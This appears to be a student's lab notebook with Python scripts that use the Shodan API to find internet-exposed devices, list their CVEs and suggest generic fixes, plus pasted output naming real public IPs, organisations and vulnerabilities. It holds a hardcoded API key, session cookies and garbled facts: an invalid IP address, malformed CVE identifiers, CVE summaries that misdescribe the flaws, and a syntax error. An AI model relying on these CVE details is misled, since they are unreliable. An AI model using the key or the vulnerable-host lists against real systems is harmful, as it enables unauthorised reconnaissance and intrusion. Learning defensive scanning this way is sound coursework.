0010 00 60 27 a3 00 00 80 11 fb 7e 0a 04 01 65 0a 04  
0020 01 ff 00 89 00 89 00 4c 77 06 e5 d2 28 10 00 01  
0030 00 00 00 00 00 01 20 46 48 45 50 46 43 45 4c 45  
0040 48 46 43 45 50 46 46 41 43 41 43 41 43 41 43  
0050 41 43 41 43 41 42 4f 00 00 20 00 01 c0 0c 00 20  
0060 00 01 00 04 93 e0 00 06 80 00 0a 04 01 65
```

The above highlighted one is the infected system.

## LAB 9: Write a script to automate the process of scanning for IoT devices on a network using Shodan, identify vulnerabilities, and suggest security enhancements.

1. Go to shodan website and make an account using college mail id.
2. Perform some basic searches like default password, os:windows xp.



3. Go to account < API key < show. (copy the api)
4. Now go to python script

```
import shodan

SHODAN_API_KEY = 'KmlTDFBIZVXa7w8MW1MQBqyjoT7cW8hM' # Consider storing
this securely
api = shodan.Shodan(SHODAN_API_KEY)

try:
    query = 'net:10.0.0.8/24'
    results = api.search(query)
    print(f"Results found: {results['total']}")

    # Loop through and print each result
    for result in results['matches']:
        print(f"IP: {result['ip_str']}")
        print(result['data'])
        print(f"Hostnames: {result.get('hostnames', [])}")
        print(f"Organization: {result.get('org', 'N/A')}"
```

```

        print(f"Ports: {result.get('port', 'N/A')} ")
        print(f"Vulnerabilities: {result.get('vulns', [])} ")
        print("-" * 50)

except shodan.APIError as e:
    print(f"Error: {e}")

```

```

+ Code + Text
Date: Sun, 05 Jan 2025 12:02:23 GMT
Server: Apache/2.4.58 (Ubuntu)
Cache-Control: no-cache, private
Set-Cookie: eyJpdiI6InNybzUrYnBjcDZs0kzcUIyQkE9PSIsInZhbHVlIjoi0W51SW0vZIA1a1YxMDRhR2h3NzBRU1l5dmtUL0xIOUVkNTMxV05HwKw0QklwXgwc3hiRzR35kVjMVo4a0dJQWk4SmxRUhu: Set-Cookie: copy_iwinv_session=eyJpdiI6ImRmMHlzjh1ZU1DNjVCMDY0TkVoeGc9PSIsInZhbHVlIjoiTlo1RkNEQmdtM2EwMURVVWk2a3VCNC81T3F1TxpIdGxRwmVmSnEzaWRSGM3ejQyUS81MEtkR25k0mZLNXZtdkR4: Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

Hostnames: ['iwinv.kr']
Organization: SMILESERV
Ports: 443
Vulnerabilities: {'CVE-2013-0941': {'verified': False, 'ranking_epss': 0.04988, 'cvss_v2': 2.1, 'cvss_version': 2.0, 'summary': 'EMC RSA Authentication API before 8.1 SP1, RSA IP: 213.230.125.59
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 05 Jan 2025 12:02:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: 6d75726f6a616174=q1lvphmgdpaitfscij4j6u8k0ha0tp0g1; expires=Sun, 05-Jan-2025 14:01:41 GMT; Max-Age=7200; path=/; secure; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

Hostnames: ['ngmk.uz']
Organization: Uzbektelekom Joint Stock Company
Ports: 443
Vulnerabilities: []
IP: 18.238.152.74
HTTP/1.1 404 Not Found

```

✓ 7s completed at 17:44

To make a csv file:

```

import csv

# Assuming 'results' is already populated with Shodan API search results
with open('shodan_report.csv', 'w', newline='') as file:
    writer = csv.writer(file)
    writer.writerow(["IP", "Vulnerabilities"])

    for result in results['matches']:
        # Format vulnerabilities into a string, if any
        vulns = result.get('vulns', 'None')
        if isinstance(vulns, list):
            vulns = ', '.join(vulns) # Convert list of vulnerabilities to a comma-separated string
        writer.writerow([result['ip_str'], vulns])

```

To see it:

```
import csv
```

```

with open('shodan_report.csv', 'r') as file:
    reader = csv.reader(file)
    for row in reader:
        print(row)

['IP', 'Vulnerabilities']
['54.92.231.144', 'None']
['202.228.215.58', 'None']
['199.204.169.216', 'None']
['185.151.30.144', {'\`CVE-2024-11233\``: {\`verified\``: False, \`ranking_epss\``: 0.18938, \`cvss_v2\``: None, \`cvss_version\``: 3.0, \`summary\``: \`In PHP versions 8.1.* before 8.1.12, there is a Cross-site scripting (XSS) vulnerability due to an issue in the PHP XML parser. This can be exploited by sending specially crafted XML data to the XML parser, which will then be executed in the context of the user's session.\`}, '\`CVE-2011-4969\``: {\`verified\``: False, \`ranking_epss\``: 0.71261, \`cvss_v2\``: 4.3, \`cvss_version\``: 2.0, \`summary\``: \`Cross-site scripting (XSS) vulnerability due to an issue in the XML parser.\`}, '\`CVE-2019-16905\``: {\`verified\``: False, \`ranking_epss\``: 0.2357, \`cvss_v2\``: 4.4, \`cvss_version\``: 3.0, \`summary\``: \`OpenSSH 7.7 through 7.9 and 8.0 are vulnerable to a privilege escalation attack via a crafted XML payload.\`}, '\`CVE-2014-71230\``: None}
['54.153.56.183', {'\`CVE-2011-4969\``: {\`verified\``: False, \`ranking_epss\``: 0.71261, \`cvss_v2\``: 4.3, \`cvss_version\``: 2.0, \`summary\``: \`Cross-site scripting (XSS) vulnerability due to an issue in the XML parser.\`}, '\`CVE-2019-16905\``: {\`verified\``: False, \`ranking_epss\``: 0.2357, \`cvss_v2\``: 4.4, \`cvss_version\``: 3.0, \`summary\``: \`OpenSSH 7.7 through 7.9 and 8.0 are vulnerable to a privilege escalation attack via a crafted XML payload.\`}, '\`CVE-2014-71230\``: None}
['159.69.137.124', 'None']
['69.164.198.135', 'None']
['108.138.167.63', 'None']
['218.129.54.285', 'None']
['18.210.222.34', 'None']
['178.72.200.70', 'None']
['173.247.249.57', {'\`CVE-2019-16905\``: {\`verified\``: False, \`ranking_epss\``: 0.2357, \`cvss_v2\``: 4.4, \`cvss_version\``: 3.0, \`summary\``: \`OpenSSH 7.7 through 7.9 and 8.0 are vulnerable to a privilege escalation attack via a crafted XML payload.\`}, '\`CVE-2014-71230\``: None}
['213.186.33.5', 'None']
['85.215.236.84', 'None']
['172.167.74.223', 'None']
['198.185.159.145', 'None']

```

Python script to automate scanning for IoT devices using Shodan, identifying vulnerabilities, and suggesting security enhancements.

```

import shodan

# Shodan API Key
SHODAN_API_KEY = 'your_shodan_api_key'

# Security recommendations
def suggest_security_enhancements(vulnerabilities):
    suggestions = {
        "Default credentials": "Change the default username and password.",
        "Open ports": "Restrict access to critical ports and use a firewall.",
        "Outdated firmware": "Update the firmware to the latest version.",
        "Unencrypted communication": "Enable encryption such as TLS for all communications.",
    }

    recommendations = []
    for vulnerability in vulnerabilities:
        if vulnerability in suggestions:
            recommendations.append(suggestions[vulnerability])
        else:
            recommendations.append(f"Investigate and address the following vulnerability: {vulnerability}")

```

```
    return recommendations

# Scan for IoT devices and vulnerabilities
def scan_iot_devices(api_key, target_network):
    api = shodan.Shodan(api_key)
    try:
        print(f"Scanning for IoT devices on the network:
{target_network}...")
        results = api.search(f"net:{target_network}")

        if results['total'] == 0:
            print("No IoT devices found.")
            return

        print(f"Found {results['total']} devices. Analyzing
vulnerabilities...")

        for result in results['matches']:
            ip = result['ip_str']
            print(f"\nDevice IP: {ip}")
            print(f"Hostnames: {result.get('hostnames', [])}")
            print(f"Organization: {result.get('org', 'N/A')}")
            print(f"Open Ports: {result.get('port', 'N/A')}")
            vulnerabilities = result.get('vulns', [])

            if vulnerabilities:
                print("Vulnerabilities detected:")
                for vuln in vulnerabilities:
                    print(f" - {vuln}")
                recommendations =
suggest_security_enhancements(vulnerabilities)
                print("\nSuggested Security Enhancements:")
                for rec in recommendations:
                    print(f" - {rec}")
            else:
                print("No vulnerabilities detected for this device.")
    except shodan.APIError as e:
        print(f"Error: {e}")
```

```

if __name__ == "__main__":
    target_network = input("Enter the target network (e.g.,
192.168.1.0/24): ")
    scan_iot_devices(SHODAN_API_KEY, target_network)

```

```

+ Code + Text
target_network = input("Enter the target network (e.g., 192.168.1.0/24): ")
scan_iot_devices(SHODAN_API_KEY, target_network)

24s ↵ Enter the target network (e.g., 192.168.1.0/24): 10.0.0.8
Scanning for IoT devices on the network: 10.0.0.8...
Found 1125219430 devices. Analyzing vulnerabilities...

Device IP: 49.245.22.144
Hostnames: ['144.22.245.49.unknown.m1.com.sg']
Organization: M1 Ltd
Open Ports: 554
No vulnerabilities detected for this device.

Device IP: 132.248.196.153
Hostnames: []
Organization: Universidad Nacional Autonoma de Mexico
Open Ports: 554
No vulnerabilities detected for this device.

Device IP: 46.19.109.9
Hostnames: ['reverse.as200780.net']
Organization: Eurofiber France SAS
Open Ports: 21
No vulnerabilities detected for this device.

Device IP: 72.14.178.174
Hostnames: ['mytrafficmanagement.com', 'li40-174.members.linode.com']
Organization: Linode
Open Ports: 443
Vulnerabilities detected:
- CVE-2023-44487
- CVE-2021-23017
- CVE-2020-11724

Suggested Security Enhancements:
- Investigate and address the following vulnerability: CVE-2023-44487
  https://www.cve.org/cve/CVE-2023-44487

```

The screenshot shows a terminal window with the following content:

- Code:** The Python script `scan\_iot\_devices.py` is shown at the top.
- Output:**
  - Scanning for IoT devices on the network: 10.0.0.8...
  - Found 1125219430 devices. Analyzing vulnerabilities...
  - Device details for 49.245.22.144, 132.248.196.153, 46.19.109.9, and 72.14.178.174 are listed, including hostnames, organization, open ports, and vulnerabilities found.
  - Vulnerabilities detected for 72.14.178.174 include CVE-2023-44487, CVE-2021-23017, and CVE-2020-11724.
  - Suggested Security Enhancements: Investigate and address the following vulnerability: CVE-2023-44487.

XXX